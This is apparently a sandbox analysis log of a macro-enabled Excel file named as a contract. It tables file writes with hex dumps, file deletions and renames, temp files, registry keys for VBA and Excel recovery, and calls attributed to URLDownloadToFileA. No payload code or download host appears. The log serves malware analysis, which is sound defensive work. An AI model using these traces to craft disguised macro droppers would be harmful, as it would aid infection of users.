C:\Users\user\Desktop\~$Contract_132508562.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\55DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140C8828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\9963.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402AEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D2CA.tmp	success or wait	1	14051B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\9963.tmp	success or wait	1	14051B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A4DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\55DE0000	C:\Users\user\Desktop\Contract_132508562.xlsm.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1401AF526	WriteFile
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1401AF591	WriteFile
C:\Users\user\AppData\Local\Temp\A4DE0000	569	470	c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 28 8a c2 72 0e 69 7a 6c 03 24 fd 00 9a 5c 49 8c f9 02 c9 38 f6 df 77 49 3b 76 6b d8 96 85 04 e8 45 2f 6a 67 76 86 c4 ec f4 66 65 74 b5 84 10 95 b3 0d b9 a2 13 52 81 15 4e 2a db 35 e4 f7 e3 8f fa 2b a9 62 e2 56 72 ed 2c 34 64 0d 91 dc cc 3e 7e 98 3e ae 3d c4 0a ab 6d 6c 48 9f 92 ff c6 58 14 3d 18 1e a9 f3 60 71 a5 75 c1 f0 84 af a1 63 9e 8b 05 ef 80 5d 4f 26 5f 98 70 36 81 4d 75 ca 18 64 36 fd 0e 2d 7f d6 a9 ba 5b e1 e7 4d 27 73 65 49 75 bb f9 2f 53 35 84 7b af 95 e0 09 1b 65 4b 2b 0f 48 6a d7 b6 4a 80 74 e2 d9 20 34 8d 3e 00 97 b1 07 48 46 53 1f 14 32 86 07 48 09 85 45 c2 8e 72 06 d0 71 1c e9 56 15 c5 ca d2 58 ec 95 8f 9f 50 fa 09 86 bc 72 5a d5 e9 ba 4e b5 07 75 ca 64 37 f3 77 d4 f2 0b 37 30 28 09 d5 3d	.U.n.0....?...."..(..r.izl.$... \I....8..wI;vk.....E/jgv....fe t.........R..N*.5.....+.b.Vr., 4d....>~.>.=...mlH....X.=....` q.u.....c.....]O&_.p6.Mu..d6. .-....[..M'selu../S5.{.....eK+. Hj..J.t.. 4.>....HFS..2..H..E. .r..q..V....X....P....rZ...N.. u.d7.w...70(..=	success or wait	21	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\A4DE0000</td><td>1039</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>22</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\A4DE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
78 9b 12 e2 d8 01 00
00 b1 07 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.x..............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>23</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\A4DE0000</td><td>6953</td><td>4096</td><td>ec 7c 0d 78 5c c5 75
f6 dc bb 57 d2 4a 96
ec 95 22 3b c6 d8 e6
7a 25 db b2 91 e4 dd
d5 ea 17 04 fb 2b 4b
54 b2 5c c9 d8 0e 08
a4 5d e9 da 5e b3 da
5d ef ae 8c 1c 30 ac
25 43 1c 4a c0 fc d4
fc 34 6d 65 20 8d 0b
84 9a 9f a6 36 6d 40
22 0d 75 93 b4 01 3e
be a7 2e 4f bf 62 03
a5 34 7d f2 c5 24 e1
a9 bf b4 b0 df 7b ee
bd b3 7b b5 96 6d d9
94 a7 a4 65 f6 39 77
ce 9c 39 33 73 66 e6
cc cc b9 33 73 f7 b5
9f 94 9e 38 f8 ec a2
93 2c c7 5d c5 4c ec
93 74 21 cb 37 d0 05
e0 04 aa b3 30 26 02
21 f8 24 9d 4e ab 34
3c 80 7e e1 7e 83 5a
e0 63 c8 5a 80 7e 93
01 12 20 0f 40 7d 6e
06 14 03 0a 01 45 80
39 80 12 80 05 30 17
30 0f 50 0a 58 05 28
03 7c 09 50 0e 58 06
58 00 f8 32 60 21 e0
12 c0 22 c0 a5 80 c5
80 25 80 a5 80 cb 00
a4 37 04 56 e0 15 80
4a c0 72 c0 0a c0 4a
40 15 60</td><td>.|.x\.u...W.J...";...z%.......
...+KT.\.....]..^..]....0.%C.J
....4me
......6m@".u...>...O.b
..4}..$......{...{..m....e.9w.
.93sf....3s.....8....,.].L..t!
.7......0&.!.$.N.4<.~.~.Z.c.Z
.~... .@}n.....E.9....0.0.P.X.(
.|.P.X.X..2`!..."......%......7<br>.V...J.r...J@.`</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A4DE0000	16621	65536	47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5	GIF89a@.@.p..!.......,....@. @.......3..f..........+..+3.+f.+ ..+..+..U..U3.Uf.U..U..U...... 3..f.............3..f........ ......3..f..............3..f.. ....3..3.33.f3..3..3..3+.3+ 33+f3+.3+.3+.3U.3U33Uf3 U.3U.3U .3..3.33.f3..3..3..3..3.33.f3. .3..3..3..3.33.	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A4DE0000	179499	1639	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4d ed a6 5e 30 02 00 00 f0 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.x............. ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.0_..H...M... ....7...xl/_rels/wor kbook.xml.relsPK..-.........!. M..^0......................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1401AF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1401AF591	WriteFile
C:\Users\user\Desktop\55DE0000	569	470	c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 28 8a c2 72 0e 69 7a 6c 03 24 fd 00 9a 5c 49 8c f9 02 c9 38 f6 df 77 49 3b 76 6b d8 96 85 04 e8 45 2f 6a 67 76 86 c4 ec f4 66 65 74 b5 84 10 95 b3 0d b9 a2 13 52 81 15 4e 2a db 35 e4 f7 e3 8f fa 2b a9 62 e2 56 72 ed 2c 34 64 0d 91 dc cc 3e 7e 98 3e ae 3d c4 0a ab 6d 6c 48 9f 92 ff c6 58 14 3d 18 1e a9 f3 60 71 a5 75 c1 f0 84 af a1 63 9e 8b 05 ef 80 5d 4f 26 5f 98 70 36 81 4d 75 ca 18 64 36 fd 0e 2d 7f d6 a9 ba 5b e1 e7 4d 27 73 65 49 75 bb f9 2f 53 35 84 7b af 95 e0 09 1b 65 4b 2b 0f 48 6a d7 b6 4a 80 74 e2 d9 20 34 8d 3e 00 97 b1 07 48 46 53 1f 14 32 86 07 48 09 85 45 c2 8e 72 06 d0 71 1c e9 56 15 c5 ca d2 58 ec 95 8f 9f 50 fa 09 86 bc 72 5a d5 e9 ba 4e b5 07 75 ca 64 37 f3 77 d4 f2 0b 37 30 28 09 d5 3d	.U.n.0....?..."..(..r.izl.$... \I....8..wI;vk.....E/jgv....fe t.........R..N*.5.....+.b.Vr., 4d....>~.>.=...mlH....X.=....` q.u.....c.....]O&_.p6.Mu..d6. .-....[..M'seIu../S5.{.....eK+. Hj..J.t.. 4.>....HFS..2..H..E. .r..q..V....X....P....rZ...N.. u.d7.w...70(..=	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\Desktop\55DE0000	1039	2	03 00	..	success or wait	22	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\55DE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
78 9b 12 e2 d8 01 00
00 b1 07 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.x..............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>23</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\55DE0000</td><td>6953</td><td>4096</td><td>ec 7c 0f 78 5b c5 95
ef dc ab 6b 5b 76 ec
44 76 9d d4 84 24 dc
c8 4e e2 04 db 91 64
f9 4f 0c 06 49 96 1c
9b b5 e3 ac 1d 92 14
0c b6 64 5f 27 0a b2
a4 48 72 70 0a 01 c5
0e 34 65 29 84 3f 1b
fe 6c df 5b 07 e8 36
0b 94 0d 7f b6 9b b0
5b b0 e9 96 cd b6 7d
5b e0 f1 be cd e3 7b
6f 49 08 cb b2 dd af
af a1 2d df e6 75 17
f4 7e e7 de 3b d2 b5
ec 24 4e 68 bf a5 fb
18 7d e7 ce 99 33 67
66 ce cc 9c 99 39 77
66 ae de f8 49 f1 c9
43 cf 2f 3e c5 b2 dc
35 cc c4 3e 4d e5 b3
5c 03 5d 00 4e a0 3a
0b 63 22 10 82 4f 53
a9 94 4a c3 03 e8 17
ee 77 a8 05 3e 81 ac
79 e8 37 19 20 01 72
00 d4 e7 66 40 21 20
1f 50 00 98 07 28 02
58 00 f3 01 0b 00 c5
80 d5 80 12 c0 97 00
a5 80 e5 80 45 80 2f
03 ca 00 97 01 16 03
2e 07 2c 01 2c 05 2c
03 5c 01 20 bd 21 b0
02 2f 07 54 00 56 00
56 02 56</td><td>.|.x[.....k[v.Dv...$..N....d.O
..I...........d_'...Hrp....4e)
.?..I.[..6.......[.....}[.....
{oI.......-..u..~..;...$Nh....
}...3gf....9wf...I..C./>...5..
>M..\.].N.:.c"..OS..J.....w..>
..y.7. .r...f@! .P...(.X......
...........E./.........,.,.,.\.
.!../.T.V.V.V</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\55DE0000	14888	183	5c ce c1 8a c2 30 10 06 e0 bb b0 ef 10 e6 be a6 8a c8 b2 24 11 5a f0 50 f0 b2 ac 0f 10 da d1 06 92 49 ed 4c 45 df 7e 23 8b 08 1e ff 6f fe 81 df ec 6e 29 aa 2b 4e 1c 32 59 58 2d 2b 50 48 5d ee 03 9d 2d 1c 7f f7 9f 5f a0 58 3c f5 3e 66 42 0b 77 64 d8 b9 8f 85 61 16 55 7e 89 2d 0c 22 e3 b7 d6 dc 0d 98 3c 2f f3 88 54 2e a7 3c 25 2f 25 4e 67 cd e3 84 be e7 01 51 52 d4 eb aa da ea e4 03 81 ea f2 4c 62 61 03 6a a6 70 99 b1 79 66 67 38 38 23 6e fe 89 87 4c 46 8b 33 fa 21 ff da b6 4d 53 d7 ef 5a 63 2c 43 91 df fd d1 6e db 97 ea b2 dd fd 01 00 00 ff ff	\....0.....$.Z.P..... ...I.LE.~#....o....n).+N.2YX-+PH]...- ...._.X<.>fB.wd....a.U~.- ."......</..T..<%/%Ng.....QR.....Lba.j.p..yfg88#n...LF.3.!...MS..Zc,C....n..... ...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\55DE0000	16624	65536	47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5	GIF89a@.@.p..!.....,.....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f..... .....3..f.....3..f.. .....3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33Uf3U.3U.3U .3..3.33.f3..3..3..3.33.f3. .3..3..3..3.33.	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\55DE0000	179502	1639	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4d ed a6 5e 30 02 00 00 f0 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.x..... .....[Content_Types].xmlPK..-.....!..U0#....L ...._rels/.re lsPK..-.....!.0_..H...M... .....7...xl/_rels/wor kbook.xml.relsPK..-.....!. M..^0..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	0	65536	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	65536	65536	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Contract_132508562.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Contract_132508562.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Contract_132508562.xlsm	1041	41	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	800	4096	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	0	65536	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	800	4096	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	0	65536	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED2F8	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED3B4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED45F	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED52A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED5A7	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\109B27	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\109CFB	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAC59AC0	unknown
